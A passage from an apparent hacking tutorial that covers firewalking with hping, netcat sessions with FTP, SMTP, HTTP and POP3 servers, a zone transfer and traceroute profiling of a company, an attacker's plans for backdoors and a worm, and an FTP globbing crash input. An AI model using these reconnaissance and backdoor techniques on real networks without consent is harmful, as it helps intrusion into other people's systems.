1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
~#
```

Nope, we receive an ICMP port unreachable atleast port 85 is not filtered at the same address as ICMP is filtered.

Now there are only two options: the packet is filtered at the gateway just before the webserver, or on the webserver itself:

```
~# hping -A -p 85 -c 1 -t 20 www.totallysecure.org
HPING www.totallysecure.org (eth0 123.123.123.123): A set, 40 headers + 0 data bytes
--- www.totallysecure.org hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
~#
```

Port 85 is filtered at the gateway before the webserver.

Let's see which address this gateway has:

```
~# hping -S -p 80 -c 1 -t 20 www.totallysecure.org
HPING www.totallysecure.org (eth0 123.123.123.123): S set, 40 headers + 0 data bytes
TTL 0 during transit from ip=123.123.123.1 name=UNKNOWN
--- www.totallysecure.org hping statistic ---
1 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
~#
```

As we already knew, it is 123.123.123.1 that is firewalling this port.

John continues his probing work and finds out the following:

123.123.1.1 (hop 19) filters: ICMP, TCP port 31337

123.123.123.1 (hop 20) filters: All TCP ports except port 80

John considers that TotallySecure Inc. owns the whole 123.123.123.* segment, and that 123.123.123.1 is their own firewall. 123.123.1.1 is probably the gateway of their ISP (Internet Service Provider).

John draws the following 3D map:



Figure 5.2.: 3D Network, figure 1

John believes that TotallySecure Inc.'s network must have a mailserver that's in the 123.123.123.0 segment. We already know how to handle this, as does John;

```
~# host -t mx totallysecure.org
totallysecure.org mail is handled by 100 relay1.bizznet.com.
totallysecure.org mail is handled by 50 mail.totallysecure.org.
~#
```

Aha, two mail handlers, one appears to belong to the ISP, and one probably operated by Totallysecure themselves.

```
~# host relay1.bizznet.com
relay1.bizznet.com has address 123.123.1.65
~# host mail.totallysecure.org
mail.totallysecure has address 123.123.123.80
~#
```

John draws the new 3D map:

The firewall only passes port 80 traffic if the destination is the webserver, and port 25 only if the destination is the mailserver. Very smart! John continues to fill in the above geographical map with this information and the gathered information from the 2D mapping.

Note that the 3D mapping thing includes a technique called 'Firewalking' discovered by Mike D. Schiffman and David E. Goldsmith. They also wrote a



Figure 5.3.: 3D Network, figure 2

program called 'Firewalk' to bring this technique to the public. You can get more information on it here: http://www.packetfactory.net/Projects/firewalk/.

John continues to scan all 255 possible hosts behind the firewall, but comes up with no new results.

5.4.3. Using the gathered information

John knows that this packet filter is set up fairly restricted:

- John sees no possibity to compromise the firewall itself
- John can't use no classic inbound backdoor when exploiting weaknesses in a system behind the firewall
- No ICMP channel available

In later stages when John is able to compromise one of the servers behind the firewall (either through active attack on the mailserver or attack on the webserver), he won't be able to use a classical inbound backdoor.

To play it safe, John needs to trojan or patch either the mailserver software or the webserver. Another way is to use a reversely connecting backdoor, that connects to a local server on your system instead of the reverse. But that would not be very smart, as the backdoor would require to know the address of his attacking host, also outgoing traffic may be restricted too.

A backdoor on the webserver could be a server-side script that can execute things through a webinterface. Or a special module, or a real patch of the webserver which can be controlled through specially crafted requests. Otherwise, the mailserver needs to be patched.

He could also create an automated program which works like a worm that compromises the whole network behind the firewall and leaks information back to John, which would require John to guess what vulnerabilities could be exploited behind the firewall.

More on advanced backdooring in chapter 8.

5.5. Popular Internet Services

By now you can make a list of interesting systems on a network, list the state of their ports and do some firewall handling.

On open ports there are services like HTTP waiting to serve you. Most of the time the application listening on a port can be quite reliably "guessed" by looking them up in a list of services and their well known ports. Such a list should exist on your Unix system in the /etc/services file. The latest list can also be downloaded from IANA `http://www.iana.org/assignments/port-numbers`. But most common ports you will soon know by heart.

In the portscanning chapter, you were introduced to methods to find out which services run on a remote system. These services may provide valuable information. To take advantage of this you have to have a good understanding of these application protocols and their specific implementation. In this chapter I will discuss the more popular application protocols by example sessions. Our first step is to determine the kind of application running on the remote side. The best method to doing this is connecting to each open port with a simple tool like a telnet client program or with netcat. I assume using netcat here. We will use netcat more throughout this book so make sure you read the netcat documentation (README) that comes with it and learn how to use it.

These protocols and other protocols can also be researched / learned by reading their RFCs and using a good sniffer like Ethereal (http://www.ethereal.com/).

5.5.1. FTP - File Transfer Protocol (port 21)

FTP uses a control and data connection. When you connect to port 21 (FTP) you are working in the control connection. Once you actually transfer a file or a directory listing, the data connection is created where the data will travel through. We will do this manually to see how it works:

```
$ nc ftp.kernel.org 21
220 ProFTPD [ftp.kernel.org]
user anonymous
331 Anonymous login ok, send your complete email
address as your password.
pass blaat@blaat.com
230 Anonymous access granted, restrictions apply.
pasv
227 Entering Passive Mode (204,152,189,116,249,244).
list
150 Opening ASCII mode data connection for file list
226 Transfer complete.
```

In my other terminal window I first calculated the FTP portnumber "249,244" which was given by the FTP server in response to the PASV command:

```
$ ./p1 249 244
63988
```

Now that I have calculated the port number I can connect to that port on the server using netcat:

```
$ nc 204.152.189.116 63988
drwxr-s--- 2 korg mirrors 4096 May 21 2001
for_mirrors_only
drwx------ 2 root root 16384 Mar 18 2003 lost+found
drwxrwsr-x 8 korg korg 4096 Mar 24 2003 pub
$
```

As you can see, the data connection is a completely distinct connection used to transfer other data... such as a directory listing or a file. The control connection uses 7-bit ASCII and as such is not suited for binary transmissions. Also, binary communication would require encoding and multiplexing capabilities in order to transfer multiple files and control information (aborting a file transfer or something) over one connection. FTP wants to keep it simple.

In the session I connect to ftp.kernel.org on the FTP control port 21. Then I authenticate as an anonymous user. The FTP PASV command activated passive mode which requests for the data connection to be at the server-end, not at our side. Which - in this case - means that I need to make an active outbound connection in another terminal to receive any data over the data connection.

In the second terminal window I convert "249,244" to a readable portnumber. If you read the FTP RFC you will see this "p1,p2" which represents the 16 bit TCP port split up in two 8-bit bytes. The FTP server sends the port address with the high byte (most significant byte) as p1 and the low byte (least significant byte) as p2. I can calculate on which TCP port the server's data connection is listening. I wrote two simple programs to calculate from the FTP notation to a normal port number and the reverse:

```
/* p1.c - convert FTP TCP port to standard port notation */
#include <netinet/in.h>
union {
  unsigned short port;
  unsigned char p[2];
} p;
int main (int argc, char *argv[])
{
  if (argc!=3)
  return;
  p.p[1] = (unsigned char) atoi(argv[1]);
  p.p[0] = (unsigned char) atoi(argv[2]);
  printf ("%d\n", p.port);
}
```

Give FTP notation from normal port:

```
/* p2.c Give FTP port notation */
#include <netinet/in.h>
union {
  unsigned short port;
  unsigned char p[2];
} p;
int main (int argc, char *argv[])
{
  p.port = htons (argc == 2 ? atoi(argv[1]) : 0);
  printf ("%u,%u\n", (int) p.p[0], (int) p.p[1]);
}
```

Now to use these you first compile them:

```
$ cc -o p1 p1.c
$ cc -o p2 p2.c
```

Now test them:

```
$ ./p1 4 0
1024
$ ./p2 1024
4,0
$
```

How does that work? Well 4 is the high byte (MSB - Most Significant Byte), so we multiply it with 256 which becomes 4*256=1024 . Let's calculate "23,112", we get: $(23*(2^8))+(112*(1^8)) = (23*256)+(112*1) = 5888+112 = 6000$. For the reverse, better use the program :-).

When we are not in FTP Passive mode we can create a listening ftp data port using;

```
nc -v -l -p 60000
```

After we have netcat listening (using the "-l" switch) on port 60000, we can tell the FTP server on which IP address and port we are listening;

```
port XXX,XX,XX,XX,234,96
200 PORT command successful.
```

On the X's you write your own IP address. Port 234,96 is port 60000:

```
$ ./p2 60000
234,96
```

After the port command you can RECV or PUT a file or LIST a directory.

Officially FTP says that the IP address given with the PORT command does not have to be the same as the originating IP adress for the control connection. It was a nice feature that you could tell the server to upload or download a file from a different computer than your own. Later this feature was known as the FTP bounce attack; using the feature attackers could let the server scan hosts on their behalf, or even (in few circumstances) attack systems by letting it upload a specially crafted file to a port with a vulnerable application. Most FTP servers now will refuse connecting to a different IP address than the source address of the connected control channel. Or else they will atleast not connect to certain port-ranges.

One FTP "trick" (or feature) I found.. if you want a file listing in your control channel use:

```
STAT .
211-status of .:
drwxrwsr-x 5 korg korg 4096 May 24 2002 .
drwxrwsr-x 5 korg korg 4096 May 24 2002 ..
drwxr-s--- 2 korg mirrors 4096 May 21 2001 for_mirrors_only
drwx------ 2 root root 16384 Mar 18 2003 lost+found
drwxrwsr-x 8 korg korg 4096 Mar 24 2003 pub
211 End of Status
```

"STAT *" may work too and "STAT /*/*/*/*" caused FTP server crashes on older versions of some FTP software like ProFTPD (globbing attack). Use HELP and HELP <COMMAND> to learn more on FTP.

Here are some useful FTP protocol commands:

CWD <directory>	Change working directory
RETR <file>	Retrieve file through data connection
PASV	Tells server to go into passive mode
PWD	Print working directory
RNFR	Rename From
RNTO	Rename To
ABOR	Stop data transfer on data connection
DELE <file>	Delete file
RMD <directory>	Remove directory
MKD <directory>	Create directory
SITE	Site specific commands (use HELP SITE)

5.5.2. TELNET

The telnet protocol is designed to overcome differences between different systems or devices which communicate with each other. One cool feature of telnet is to negotiate supported options. After negotiations telnet guarantees that both ends know how to communicate with each other. I would say telnet is a dynamic protocol; The protocol doesn't dictate which options each host should have, basically it generates a new protocol between two ends upon connection. Each telnet command is preceded with a special byte 'IAC', which stands for Interpret As Command. The next byte is a telnet command possibly followed by a telnet option. One option of telnet is the TELOPT_ECHO which enables echo mode. Either end can request for echo mode to be enabled, in that case the server-side telnet will echo any character received. Before echo mode is enabled these must first be negotiated. Only if both telnet PI's (Protocol Interpreters) agree on enabling TELOPT_ECHO (typically this means that both of them support it) the option may be used. Such a negotiation could look like this:

```
Client: [IAC][DO][TELOPT_ECHO]
Server: [IAC][WILL]
```

(The indicators between [] are one-byte telnet commands)

So in this case the client-side asks to use the TELOPT_ECHO option. The server answers that it will be using it from now on. If both sides request the same options at the same time then the incoming request is treated like an acknowledgement (like it received "WILL"). When using the DO command the client requests the use of the option and waits with activating the option until either a WILL has been returned or the same request came from the other side.

Upon receiving a DO command which will be accepted, the end which received the DO command must directly enable the option, the returned WILL command is an indication that the mode has been enabled on the other side, and at the same time permission to use it yourself. A WILL command *must* be inserted right before the data that is being sent after the option was enabled. This is necesarry so that the other side can interpret the data right at the point where the option was activated.

A request can also be started with a WILL request in which case you tell the other that you want to start using the specified option, using DO as a request asks for the other party to start using the option. So this is also possible:

```
Client: [IAC][WILL][TELOPT_ECHO]
Server: [IAC[DO][TELOPT_ECHO]
Client: [IAC][WILL]<echoed stream>
```

TELNET itself is most widely used for remote access (remote shells), however anyone is free to use the TELNET protocol for another protocol, like FTP does. When you connect to TELNET as a remote access service (on port 23 by default) you are asked for username and password. What happens behind the scene: The Inet super daemon listens on port 23, when someone connects, the in.telnetd process starts which in turn starts the "login" program.

The INET SuperDaemon is a service that is able to run a specific Unix network service when a connection for that particular service is requested. It is configured like this (config file);

```
ftp stream tcp nowait root /usr/sbin/tcpd proftpd
telnet stream tcp nowait root /usr/sbin/tcpd in.telnetd
```

You see... if there is someone knocking on port 23, the inetd service runs the in.telnetd program. Programs using INETD require special code to handle this.

In Unix systems you can seperate services in processes of INETD or standalone. From a programming perspective there is a big difference between INETD or standalone implementation. Apache webserver always runs standalone[4].

When the login process has successfully authenticated a user, it will check which shell to spawn in /etc/passwd:

[4]I believe it does work, but using inetd for apache is very much deprecated

```
user:x:1004:100::/home/user:/bin/bash
```

As you see the user 'user' gets the bash shell (bourne-again shell). On recent systems the superuser 'root' is not allowed to telnet into the box.. so be professional and don't try 'root' with password 'root' logins as many beginners do.

I'll do one example telnet login session:

```
$ telnet
telnet> o localhost
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
android login: user
Password:
Linux 2.4.9.
No mail.
People say I live in my own little fantasy world...
well, at least they *know* me there!
-- D.L. Roth
null@stealth:~$ logout
Connection closed by foreign host.
$
```

For remote login it is recommended to use [Open]SSH and disable telnetd in inetd.conf

5.5.3. SMTP - Simple Mail Transfer Protocol

SMTP is only for sending mail, receiving mail is often done from POP3 or IMAP services, or just using the local mailer on a server over a remote shell.

You can just use telnet to send an email by connecting to its port and using the SMTP protocol:

```
telnet <sendmail-server> 25
```

Example:

```
bash# telnet localhost 25
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 stealth.duho ESMTP Sendmail 8.11.6/8.11.4; Tue, 25
Sep 2001 17:15:21 +0200
HELO x
250 stealth.duho Hello localhost [127.0.0.1], pleased
to meet you
MAIL FROM:blaat@blaat.com
250 2.1.0 blaat@blaat.com... Sender ok
RCPT TO:bofh@my.security.nl
250 2.1.5 detach@blaat.com... Recipient ok
DATA
354 Enter mail, end with "." on a line by itself
Subject: Haia
How's life?
Me.
.
250 2.0.0 f8PFFqN10598 Message accepted for delivery
```

```
quit
221 2.0.0 stealth.duho closing connection
Connection closed by foreign host.
bash#
```

(Again, the lines starting with digits are SMTP daemon messages).

First you see the banner, and you see i'm running sendmail 8.11.6. The command sequence is always the similar to this:

```
HELO <hostname>
MAIL FROM:<mailaddress>
RCPT TO:<mailaddress>
DATA
<type message>
.
```

You can make the recipient address anyone you like, only your IP address will still be included. When i receive the message it looks like this:

```
From me@wonderland.net Tue Sep 25 08:21:07 2001
Return-Path: <blaat@blaat.com>
Received: from smtp3.hushmail.com (smtp3.hushmail.com
[64.40.111.33]) by pl1.hushmail.com (8.9.3/8.9.3) with
ESMTP id IAA23863 for
<duho02b3e22238@pl1.hushmail.com>; Tue, 25 Sep 2001
08:21:07 -0700
From: blaat@blaat.com
Received: from stealth.duho (e39087.upc-e.chello.nl
[213.93.39.87]) by smtp3.hushmail.com (Postfix) with
ESMTP id 124E1F010 for <duho@my.security.nl>; Tue, 25
Sep 2001 08:21:05 -0700 (PDT)
Received: from x (localhost [127.0.0.1]) by
stealth.duho (8.11.6/8.11.4) with SMTP id f8PFFqN10598
for duho@my.security.nl; Tue, 25 Sep 2001 17:16:16 +0200
Date: Tue, 25 Sep 2001 17:16:16 +0200
Message-Id: <200109251516.f8PFFqN10598@stealth.duho>
Subject: Haia
To: undisclosed-recipients:;
Status: RO
How's life?
Me.
```

You see, each mailserver that has been used on the path prepends the information header to the complete message. So you can track down which host has sent the message:

```
Received: from stealth.duho (e39087.upc-e.chello.nl [213.93.39.87])
```

5.5.4. HTTP - Hyper Text Transfer Protocol

One of the most well known and popular application protocol on the internet is HTTP. Users of HTTP have a user-agent, or webbrowser like Mozilla. To visit a website the user points the webbrowser to the requested URI. For HTTP the user combines the path and the host to form an absolute HTTP URL (Universal Resource Location). The webbrowser can send the URL to a proxy or it can connect to the host on port 80 (if no port is defined in the URL) and issue the relative URL. If no relative part is given the webbrowser assumes the path is / (DocumentRoot). A typical request would look like this:

```
GET / HTTP/1.0
```

GET is the request method. / is the path. HTTP uses MIME-style headers to indicate character set, encoding types, media types, user agent information, HTTP version, server information, date and time and status code.

You can imagine that if you request the download for a html page your browser wants to know how to handle it. Well, when the request has been performed the HTTP server returns the page along with the HTTP header. The header gives the status code, the HTTP version, and the content type (and probably some more). The content type for a html page is html/text. Take a look at this header:

```
HTTP/1.1 200 OK
Date: Tue, 02 Oct 2001 10:21:56 GMT
Server: Apache/1.3.20 (Unix) PHP/4.0.5
Connection: close
Content-Type: text/html
<BODY>
```

When I request for a tarred and gzipped file from my server, the header looks like this:

```
HTTP/1.1 200 OK
Date: Tue, 02 Oct 2001 10:24:25 GMT
Server: Apache/1.3.20 (Unix) PHP/4.0.5
Last-Modified: Fri, 28 Sep 2001 08:32:47 GMT
ETag: "363d3-267b-3bb435af"
Accept-Ranges: bytes
Content-Length: 9851
Connection: close
Content-Type: application/x-tar
Content-Encoding: x-gzip
```

The server field is particularly interesting to us ofcourse. But i also want to explain the error codes and then i will explain some other HTTP methods and use netcat or telnet as user agent.

The status codes are explained in table 5.1.

1XX	Informational
2XX	Successful
3XX	Redirection
4XX	Client error
5XX	Server error

Table 5.1.: HTTP status codes

(For more information see RFC 1945 and visit the IETF Website http://www.ietf.org/)

Other methods are POST, HEAD and PUT. The HEAD command retrieves only the header of the HTTP server:

```
HTTP/1.1 200 OK
Date: Tue, 02 Oct 2001 10:30:41 GMT
Server: Apache/1.3.20 (Unix)PHP/4.0.5
Connection: close
Content-Type: text/html
```

As an example here's a simple HTTP request using telnet or netcat:

```
$ telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
GET / HTTP/1.0
HTTP/1.1 200 OK
Date: Tue, 02 Oct 2001 10:32:52 GMT
Server: Apache/1.3.20 (Unix) PHP/4.0.5
Connection: close
Content-Type: text/html
<BODY>
Connection closed by foreign host.
$
```

For downloading a binary file however, you should use netcat instead of telnet or the content will be screwed up. Requesting a page via a proxy, you just need to connect to the proxy and type the full URL instead of the absolute path like this:

```
GET http://hackaholic.org/ HTTP/1.0
```

When profiling a website you need to find out which features and configuration it uses. Through HTTP you can find the most information.

I only discussed the HTTP 1.0 version, the HTTP 1.1 version is slightly more advanced. It - for example - allows for multiple requests in one connection, this feature is called pipelining.

5.5.5. POP3 - Post Office Protocol version 3

POP3 is a popular service for retrieving Email. Just like most other protocols i have discussed, we can use a simple TCP connection and issue commands ourselves. Once again it is very important to understand the application protocols.

This time i'm just going to show you one example, that should be enough to get started.

```
bash-2.05# telnet pop.chello.nl 110
Trying 213.46.243.2...
Connected to mail.chello.nl.
Escape character is '^]'.
+OK InterMail POP3 server ready.
```

```
USER mylogin
+OK please send PASS command
PASS YImK5sh;W5
+OK mylogin is welcome here
LIST
+OK 1159 messages
1 3309
2 3985
3 4625
4 1744
5 31202
6 1743
7 1762
8 11318
9 1744
~thousands more spam messages
1159 1009
.
RETR 1159
+OK 1009 octets
Return-Path: <>
From: admin
Subject: ATTENTION: Bounced Message Notification, Total Bytes!!
Date: Wed, 19 Sep 2001 22:15:47 +0200
Message-ID: <169943-2001-0919-221547-29195@amsmss12.chello.nl>
A message was sent to you that was returned to the
sender(bounced)
because it would have caused your mailbox quota to be exceeded.
The following is the reason that the message was over quota:
Quota Type: Total Bytes
Quota Available: 0
Total Quota: 10485760
The following is the information on the message that was bounced:
Sender: <cypherpunks-errors@toad.com>
Subject: [No Subject]
Size: 4692
Message ID: <6717458.1000924503125.JavaMail.tester@hvwww8>
Date: Wed Sep 19 22:15:20 2001
Reply-To: [No Reply-To]
To fix this problem, delete some messages from your
mailbox, and contact the sender to resend the message.
If the size of the message is too big, contact the
sender to reduce the size of the message and resend the message.
.
```

Another important command for POP3 would be DELE:

```
DELE <message number>
```

If i wanted to remove the message i just read in my mailbox:

```
DELE 1159
+OK
```

The usage of the POP3 protocol can be looked up using the HELP command once you connect to the POP3 server of choice (TCP port 110).

POP3 doesn't require much configuration so it is unlikely that there are configuration errors.

Another protocol for retrieving E-Mail is IMAP, which is not discussed here as it is somewhat less userfriendly. The IMAP services are more advanced then POP3, but it is less often used as it stores all E-Mail on the server, the client doesn't retrieve the data to read it offline. So IMAP requires more system resources, but is a much better user experience. Atleast in my opinion.

5.6. A real example

I will cover one example to illustrate the amazing ammount of information one can gain through profiling. I had selected a random company on the Internet that looked interesting enough to profile. Company names and network details have been changed to protect those organisations and myself.

The company is called DirectSystems, located in Australia. They have a domain called "directsystems.com.au". From an unknown place on the Internet I try to gather detailed information on this domain and the company.

5.6.1. Zone information

```
~$ host -t ns directsystems.com.au
directsystems.com.au name server ns1.ispgw.com.
directsystems.com.au name server ns2.ispgw.com.
~$ host -l directsystems.com.au ns2.ispgw.com
Using domain server:
Name: ns2.ispgw.com
Address: XX.XXX.X.X#53
Aliases:
Host directsystems.com.au not found: 5(REFUSED)
; Transfer failed.
```

Zone transfer didn't work for this one, let's try the other one

```
~$ host -l directsystems.com.au ns1.ispgw.com
Using domain server:
Using domain server:
Name: ns1.ispgw.com
Address: XXX.XXX.X.X#53
Aliases:
Using domain server:
Name: ns1.ispgw.com
Address: XXX.XXX.X.X#53
Aliases:
directsystems.com.au name server ns1.ispgw.com.
Using domain server:
Name: ns1.ispgw.com
Address: XXX.XXX.X.X#53
Aliases:
directsystems.com.au name server ns2.ispgw.com.
Using domain server:
Name: ns1.ispgw.com
Address: XXX.XXX.X.X#53
Aliases:
....
```

The full list will not be displayed, as it continues for awhile.

When I first saw these records I figured this was a middle-sized company appearing to have servers but also workstations connected directly to the Internet.

I generated a more human-readable list of the hostnames:

```
~$ cat directsystems.com.au.hosts
admin.directsystems.com.au
dbcentral.directsystems.com.au
e-learning.directsystems.com.au
```

```
enviromental.directsystems.com.au
environmental.directsystems.com.au
excompaq.directsystems.com.au
hosting.directsystems.com.au
hrasea.directsystems.com.au
hria.directsystems.com.au
jobhunter.directsystems.com.au
marketplace.directsystems.com.au
npsar.directsystems.com.au
pat.directsystems.com.au
rcshq.directsystems.com.au
directsystems.com.au
status.directsystems.com.au
suzy.directsystems.com.au
techsupport.directsystems.com.au
templates.directsystems.com.au
training.directsystems.com.au
webmail.directsystems.com.au
```

Using this list I looked up the IP addresses for these hosts and sorted them by IP-address:

```
~$ for i in 'cat directsystems.com.au.hosts';
do host $i;
done | awk '{print $1, $4}' |sort +1
dbcentral.directsystems.com.au 10.10.104.15
hrasea.directsystems.com.au 10.10.168.54
training.directsystems.com.au 10.10.108.123
hosting.directsystems.com.au 10.10.109.138
admin.directsystems.com.au 10.10.109.181
directsystems.com.au 10.10.109.182
marketplace.directsystems.com.au 10.10.110.72
pat.directsystems.com.au 10.10.118.19
techsupport.directsystems.com.au 10.10.123.25
jobhunter.directsystems.com.au 10.10.14.97
e-learning.directsystems.com.au 10.10.24.12
status.directsystems.com.au 10.10.42.49
npsar.directsystems.com.au 10.10.168.164
excompaq.directsystems.com.au 10.10.168.146
suzy.directsystems.com.au 10.10.6.185
webmail.directsystems.com.au 10.10.66.125
hria.directsystems.com.au 192.168.68.254
enviromental.directsystems.com.au 192.168.71.189
environmental.directsystems.com.au 192.168.71.189
rcshq.directsystems.com.au 192.168.72.101
templates.directsystems.com.au 192.168.77.195
```

What immediately caught my attention was that the IP ranges used are so far apart. One option could be that this is a quite large company that owns many buildings and different internet connections. Another explanation would be that these were not hosted on-site as it appears (looks like some of them are not very public), but located at a large hosting provider.

I checked their site and found out that this was probably a quite large consumer computershop, for a computershop it looked quite big, but it was not some kind of big business.

5.6.2. Advanced traceroute

Next I investigated further;

```
~$ traceroute -n 10.10.6.185
traceroute to 10.10.6.185 (10.10.6.185), 30 hops max, 38 byte packets
 1  192.168.9.1  5.004 ms  0.250 ms  0.221 ms
 ....
 ....
10  XXX.XXX.18.35  108.268 ms  106.154 ms  107.138 ms
11  XXX.XXX.41.142  112.976 ms  107.155 ms  113.155 ms
12  10.17.32.73  108.269 ms  112.887 ms  109.401 ms
13  * * *
14  10.10.6.185  134.796 ms  108.831 ms  108.253 ms
```

I removed some of the hops, and among these hops was a link through the United States, the Australian company was very well connected, almost directly to the backbone linking australia to the US. And that is only what I can see from this location on the Internet.

It is too bad the gateway at hop 13 didn't give any response, so I tried several other means, including this one:

```
~$ sudo hping -S -p 80 -c 1 -t 13 directsystems.com.au
HPING directsystems.com.au (eth0 10.10.109.182): S set,
40 headers + 0 data bytes
--- directsystems.com.au hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

The packet gets dropped when the TTL reaches zero on this particular gateway, and the gateway(s) do(es) not send icmp time exceeded messages, so basically we cannot tell the hostname or IP address of this gateway, too bad. I have tried different methods, they all don't work.

Next I wanted to know if all these systems of all these address ranges go through the same gateway, so I tracerouted hria.directsystems.com.au (192.168.68.254):

```
detach@kibi:~$ traceroute -n 192.168.68.254
traceroute to 69.5.68.254 (69.5.68.254), 30 hops max, 38 byte packets
 1  192.168.9.1  8.497 ms  0.264 ms  0.210 ms
10  XXX.XXX.18.163  108.912 ms  108.013 ms  115.208 ms
11  XXX.XXX.41.142  124.601 ms  114.672 ms  107.780 ms
12  10.17.32.73  108.547 ms  110.987 ms  116.576 ms
13  * * *
14  192.168.68.254  111.752 ms  111.764 ms  111.738 ms
```

This is unclear, because again hop 13 filters any TTL-0 packets, I cannot tell whether they are the same gateways accurately. However, doing multiple traceroutes on both the directsystems.com.au and the hria host there was a significant difference in the round-trip-time between hop 12 and hop 14, so it is not wrong to conclude they are behind different edge-routers, on different networks.

With the command "for i in 'cat directsystems.com.au.hosts'; do traceroute -n -f 12 $i; done" I tried to figure out the information needed to calculate the average RTT (Round-Trip-Time) between hop 12 and 14 for each host in the hosts file. However, the information was not accurate enough because the probes were not accurate enough. Many times the round-trip-time for hop 14 was less than that of hop 12. This has everything to do with network load (congestion) at a certain time. As we are talking about milliseconds, it is not very accurate on a fast network as that one.

Someone should build a program that sends two pings with two different RTT's right after each other to minimize the impact of changes in network load each time. That way one can statistically guess whether two they are on the same network or not. A tool called “MTR”[5] comes close to this, it gives you good statistics on one link over a longer period. If you run two MTR traceroutes at the same time for - say - 5 minutes, you have quite accurate data to compare the differences in time between two hops.

Note that ofcourse there are problems with this method. One gateway can have multiple interfaces for different types of networks, say that all servers run on a phiber-optic network connected to a router, and the workstations are connected on 10-Mbit Ethernet to the same router; they might be on a different network, but that is not certain. Given our situation, it is quite obvious that various hosts of the company are not on the same network, and probably not connected to the same router either.

Using whois I found out that the nameservers (ispgw.com) of directsystems.com.au belong to a big USA based hosting provider that is also homed in Australia. Their site also mentions they are connected to major backbones and superfast links, which appears to be very true.

[5]http://www.bitwizard.nl/mtr/

Description	URL
Nmap Documentation	http://www.insecure.org/nmap/nmap_documentation.html
Hping Information	http://wiki.hping.org/
Netcat README	http://www.atstake.com/research/tools/network_utilities/nc110.txt
Firewalk program and information	http://www.packetfactory.net/projects/firewalk/

Table 5.2.: Further reading; Profiling

6. The Compromise

6.1. Orientation

How a system gets compromised relies entirely on what has been discovered during the profiling stage. In this chapter we describe the basics of an attack, and several types of attacks will be addressed.

From what you learned on the basics of profiling you can:

- Select target systems
- Use different ways of finding out the purpose of a system
- Find out which services run on a target system
- Interact with several server applications

In this part we will go a step further where I introduce you to the fundamentals of gaining access to your target using its vulnerabilities. In the fundamentals part on security (section 4.4) you learned about the following different types of vulnerabilities;

1. Fundamental design problems
2. Implementation bugs
3. Configuration mistakes

You can see problems are introduced in all area's of computing, this implies that vulnerabilities exist at all various components in a system. As a consequence, you need to have very broad understanding of computers. Familiarity with design ideas as well as with specific implementations of technology and site-specific configuration issues is beneficial.

From the above I should emphasize that there is no single method for exploitation; there is no definition of *this is what you need to know in order to comprimise a system*. I'm not writing a book about maintaining an Apache webserver although *this is exactly the kind of material you should want to familiarize yourself with*. It cannot be overemphasized how important such knowledge is. It's not like you need to be an expert at every field of computing, but you should atleast try, and try hard. The more you know about these things, the more experience you have with it, the better!

